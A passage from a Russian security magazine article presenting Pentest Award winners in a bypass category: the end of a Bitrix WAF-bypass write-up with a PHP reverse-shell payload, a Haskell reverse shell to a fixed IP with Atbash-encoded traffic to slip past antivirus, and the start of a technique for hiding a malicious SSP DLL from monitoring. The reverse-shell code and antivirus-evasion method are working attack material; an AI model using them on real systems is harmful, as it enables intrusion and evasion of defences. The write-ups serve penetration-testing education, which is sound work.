Подбираем пароль и заходим на главный сайт под админом (или почти). Получается, мы обошли WAF? Почти что. Осталось только выполнить код, но кнопка «Выполнить» неактивна.



Командная PHP-строка ☆

PHP-строка (1) × +


Произвольный PHP-скрипт для выполнения на сервере

```
shell_exec("id");
```

1 строка: 1 символ: 17 Всего строк: 1

Выполнить Очистить ☑ Отображать результат выполнения как текст

Однако можно самостоятельно добавить себя в группу администраторов, достаточно лишь поставить галочку. Очень удобно!



Редактирование группы # 1 ☆

Список групп

Параметры | Безопасность

Параметры группы пользователей

Последнее обновление:
Пользователей:
Порядок сортировки: 1
Наименование: Администраторы
Символьный идентификатор:
Описание: Полный доступ к управлению сайтом.

Пользователи в группе


Пользователь	Период активности
☑ [1]	
☐ [12]	
☐ [14]	
☑ [50]	
☐ [51]	
☑ [52]	
☐ [53]	

После этого можно спокойно использовать встроенную функцию исполнения кода, а всё потому, что на этом эндпоинте правила не установлены. Выходит, RCE by design...

Еще возникли небольшие проблемы с выводом результата выполнения скрипта. Если первый запрос не сработает, то вывод остальных скриптов не отобразится, но это мелочи.

Нагрузка:

```
$sock=fsockopen("ip",port);
$proc=proc_open("sh", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes)
```



```
pwd
/var/www/[redacted]/docs/bitrix
ls -lah
total 260K
drwxrwsr-x 26 admin apache 4.0K Oct 26 17:05 .
drwxrwsr-x 31 admin apache  20K Oct 11 13:57 ..
-rwxrwxr-x  1 admin apache   80 Apr  1  2022 [redacted]
-rwxrwxr-x  1 admin apache 2.6K Jan 14  2020
-rwxrwxr-x  1 admin apache 1.3K Sep 21  2021
drwxrwsr-x  4 admin apache  20K Nov 22  2021
drwxrwsr-x  2 admin apache  12K Jan 31  2022
-rwxrwxr-x  1 admin apache  779 Mar 17  2021
drwxrwsr-x  3 admin apache 4.0K Mar 17  2021
drwxrwsr-x 11 admin apache  20K Oct 26 14:24
drwxrwsr-x  3 admin apache 4.0K Jan 13  2020
-rwxrwxr-x  1 admin apache   57 Mar 17  2021
-rwxrwxr-x  1 admin apache  214 Mar 17  2021
-rwxrwxr-x  1 admin apache  17K Mar 17  2021
drwxrwsr-x  4 admin apache 4.0K Jan 13  2020
drwxrwsr-x  2 admin apache 4.0K Jan 13  2020
-rwxrwxr-x  1 admin apache  159 May  9  2017
drwxrwsr-x  4 admin apache 4.0K Jul 15  2021
-rwxrwxr-x  1 admin apache   86 May  9  2017
drwxrwsr-x  7 admin apache 4.0K Jan 13  2020
drwxrwsr-x 20 admin apache 4.0K Mar 17  2021
-rwxrwxr-x  1 admin apache   83 May  9  2017
drwxrwsr-x 19 admin apache 4.0K Mar 17  2021
-rwxrwxr-x  1 admin apache   47 May  9  2017
drwxrwsr-x  3 admin apache 4.0K Oct 26 17:18
drwxrwsr-x 34 admin apache 4.0K Jul 15  2021
drwxrwsr-x  3 admin apache 4.0K Jan 13  2020
-rwxrwxr-x  1 admin apache   98 May  9  2017
drwxrwsr-x  6 admin apache 4.0K Jan 13  2020
drwxrwsr-x  2 admin apache 4.0K Sep 30  2021
-rwxrwxr-x  1 admin apache  206 Mar 17  2021
-rwxrwxr-x  1 admin apache   74 May  9  2017
drwxrwsr-x  4 admin apache 4.0K Mar 17  2021
-rwxrwxr-x  1 admin apache  11K Aug 15 11:41
drwxrwsr-x  3 admin apache 4.0K Jan 13  2020
-rwxrwxr-x  1 admin apache   73 May  9  2017
drwxrwsr-x  5 admin apache 4.0K Mar 17  2021
drwxrwsr-x  3 admin apache 4.0K Jan 13  2020
drwxrwsr-x  3 admin apache 4.0K Aug 15 11:40
drwxrwsr-x  7 admin apache 4.0K Mar 17  2021
drwxrwsr-x  2 admin apache 4.0K Nov 22  2021
-rwxrwxr-x  1 admin apache  203 May  9  2017
-rwxrwxr-x  1 admin apache  104 May  9  2017
-rwxrwxr-x  1 admin apache  315 May  9  2017
drwxrwsr-x  3 admin apache 4.0K Jan 13  2020
```

Вывод

Здесь можно дать следующие рекомендации:

- сменить все пароли;
- обновить Bitrix до актуальной версии или отключить уязвимый эндпоинт;
- если не используется функция исполнения кода из UI, удалить этот модуль;
- при миграции сайта закрыть доступ к dev-среде из интернета или закрыть ее при помощи СЗИ;
- не переносить базу данных dev-среды в продакшен-среду.

Продолжение статьи →

НЕСКУЧНЫЕ БАЙПАСЫ

РАБОТЫ — ПОБЕДИТЕЛИ PENTEST AWARD В НОМИНАЦИИ BYPASS

ВТОРОЕ МЕСТО: «REVERSE SHELL НА HASKELL И СОБСТВЕННЫЙ ШИФРОВАННЫЙ КАНАЛ СВЯЗИ ДЛЯ ОБХОДА АКТУАЛЬНОЙ ВЕРСИИ АНТИВИРУСА»

- **Автор: W0lFreaK**

В рамках одного из рабочих проектов по внутреннему пентесту я обнаружил на одном из серверов возможность загружать файлы и запускать их. Там работала ОС Windows Server. Но, помимо этого, был установлен один из наиболее известных антивирусов в актуальной версии, со свежими обновлениями и с правильно заданными настройками (нечасто такое встретишь, верно?).

Первые проблемы

Когда я обнаружил возможность загрузки и исполнения загруженных файлов, первым делом я попытался сгенерировать нагрузку для вызова реверс-шелла с помощью нескольких современных генераторов (Msfvenom, Empire). Однако все сгенерированные ими нагрузки, даже созданные с применением различных энкодеров и крипторов, блокировались антивирусом на этапе загрузки или запуска. Это создало для меня проблему: получить шелл нужно, но мешает антивирус.


Haskell

За несколько дней до начала проекта я наткнулся на обзор языка программирования Haskell. Среди прочих интересных особенностей была упомянута стойкость к отладке. В некоторых реализациях этого языка программы превращаются в байт-код, который потом запускается в собственной виртуальной машине. Поэтому исполняемый файл Haskell может иметь динамическую структуру, что позволяет скрывать определенные сигнатуры, детектируемые средствами автоматизированного анализа исполняемых файлов.

Именно поэтому я решил переписать модуль реверс-шелла на Haskell. Я посчитал эту задачу достаточно тривиальной и не требующей особых временных затрат. Это было большой моей ошибкой.

Раз bypass

Как мне удалось выяснить спустя неделю, Haskell требует абсолютно альтернативного образа мышления. Он поддерживает строго функциональный стиль, ленивые вычисления и монады. Все эти слова до знакомства с этим чудным языком программирования мне не были известны, ведь я не программист. Но все-таки спустя еще несколько дней изучения мне удалось создать что-то отдаленно похожее на ту вроде бы тривиальную программу, что мне была нужна. По крайней мере, она выполняла хотя бы некоторые из нужных мне действий.




```haskell
import Network.Socket
import System.IO
import System.Process (runInteractiveProcess, waitForProcess)
import Control.Concurrent (forkIO)
import Control.Exception (finally)

main :: IO ()
main = withSocketsDo $ do
    let targetHost = "10.11.59.147"
        targetPort = 4040

    putStrLn "Connecting to command server..."
    addrInfo <- getAddrInfo Nothing (Just targetHost) (Just $ show targetPort)
    let serverAddr = head addrInfo
    sock <- socket (addrFamily serverAddr) Stream defaultProtocol
    connect sock (addrAddress serverAddr)
    hdl <- socketToHandle sock ReadWriteMode

    putStrLn "Starting command shell..."
    (hin, hout, _, ph) <- runInteractiveProcess "cmd.exe" [] Nothing Nothing

    forkIO $ sendOutputToNetwork hout hdl

    forkIO $ receiveCommandsFromNetwork hdl hin

    _ <- waitForProcess ph
    putStrLn "Command shell exited."

sendOutputToNetwork :: Handle -> Handle -> IO ()
sendOutputToNetwork hout hdl = do
    hSetBinaryMode hout False
    contents <- hGetContents hout
    hSetBuffering hout LineBuffering
    hSetNewlineMode hout universalNewlineMode
    finally (do
        hPutStr hdl contents
        hFlush hdl
    ) (hClose hdl)

receiveCommandsFromNetwork :: Handle -> Handle -> IO ()
receiveCommandsFromNetwork hdl hin = do
    hSetBinaryMode hin False
```

При загрузке этого файла на сервер и при его запуске мне действительно удалось преодолеть антивирус. Он перестал блокировать и удалять исполняемый файл, но возникла новая проблема. Как только я получал командную оболочку в Metasploit, антивирус разрывал соединение. В результате я не мог совершить ни одного действия на целевой системе, а Metasploit был необходим для организации прочих, уже ранее построенных туннелей.

Два bypass

К этому шагу уже произошел байпас антивирусных проверок файла — сигнатурной и эвристической, однако антивирус продолжал наблюдать за сетевым трафиком и разрывать все подозрительные соединения. Поэтому в какой-то момент у меня родилась новая свежая идея. Ведь я могу реализовать шифрование трафика между командным центром и узлом-жертвой самостоятельно! И тогда, в зашифрованном трафике, антивирус не сможет выявить подозрительную активность и позволит ее осуществлять. А так как антивирус установлен актуальный, сертифицированный, со свежими базами и эвристикой, значит, и шифр надо брать... Самый простой и банальный — Атбаш. Поэтому я добавил в свою нагрузку на Haskell реализацию шифрования путем замены каждого символа противоположным по ASCII. И добавил отдельный микро-прокси-скрипт, запускаемый на командном центре.



```haskell
-- Функция для шифровки текста с помощью шифра Атбаш
encryptAtbash :: String -> String
encryptAtbash = map substitute
  where
    substitute c
      | isAsciiLower c = chr (ord 'z' - ord c + ord 'a')
      | isAsciiUpper c = chr (ord 'Z' - ord c + ord 'A')
      | otherwise = c

-- Функция для расшифровки текста с помощью шифра Атбаш
decryptAtbash :: String -> String
decryptAtbash = encryptAtbash
```

Прописываю порты переадресации, загружаю новый файл на целевой сервер. Запускаю его, принимаю бэкконнект и... Бинго! Антивирус больше не ругается на мой файл, не видит ничего подозрительного в трафике, не разрывает соединения, а это значит, все байпасы прошли успешно, антивирус ведет себя максимально тихо и послушно, не мешая мне изучать целевую систему с помощью привычных и удобных инструментов! Цель достигнута.

Вывод

Такой нетривиальный, пусть и очень замороченный подход позволил добиться отличных результатов, а именно — привел к компрометации всего доменного леса. А для меня самого это стало отличной возможностью улучшить свои навыки, подтянуть знания и снизить градус самонадеянности при первом знакомстве с новыми языками и технологиями.

ПЕРВОЕ МЕСТО: «НЕСКУЧНЫЙ BYPASS, ИЛИ ДУРИМ КАСТОМНОЕ ПРАВИЛО СЗИ, МОНИТОРЯЩЕЕ ЗЛОВРЕДНЫЕ МОДУЛИ SSP»

- **Автор: snovvcrash**

Нескучный байпас средств защиты подразумевает разглашение приватного кода, который от этого, скорее всего, обесценится. Поэтому я решил рассказать интересный кейс из опыта участия в Purple Team. Нам удалось надурить кастомное правило СЗИ, нацеленное на мониторинг зловредных SSP-модулей.

Я считаю, что прямые манипуляции с памятью LSASS давно утратили свою эффективность из-за того, что есть намного менее инвазивные методики получения кредов на внутряках и редтимах. Описанный далее случай претендует скорее на забавную «байку из склепа», нежели на серьезную технику зрелых злоумышленников. Однако тут присутствует мини-ресерч, полезный для обучения.

Итак, пришли к нам представители синей команды и спросили, как может хацкер спрятать свой малварный SSP-провайдер вроде `mimilib.dll` от взгляда мониторинга, оставаясь при этом корректно зарегистрированным в системе. Отталкиваясь от того, что детект основывался на отслеживании состояния ключа `HKLM\SYSTEM\currentcontrolset\control\lsa\Security Packages` и проверки соответствующих DLL на наличие цифровых подписей, мы решили поресерчить существующие либы на предмет уязвимости к DLL Side-Loading.

В поисках экспорта SpLsaModeInitialize

Соберем список легитимных библиотек из `C:\WINDOWS\System32\*`:

```
PS > Get-ChildItem C:\WINDOWS\System32\ -Filter *.dll -Recurse | % {
$_.FullName } > \temp\dlls.txt
```

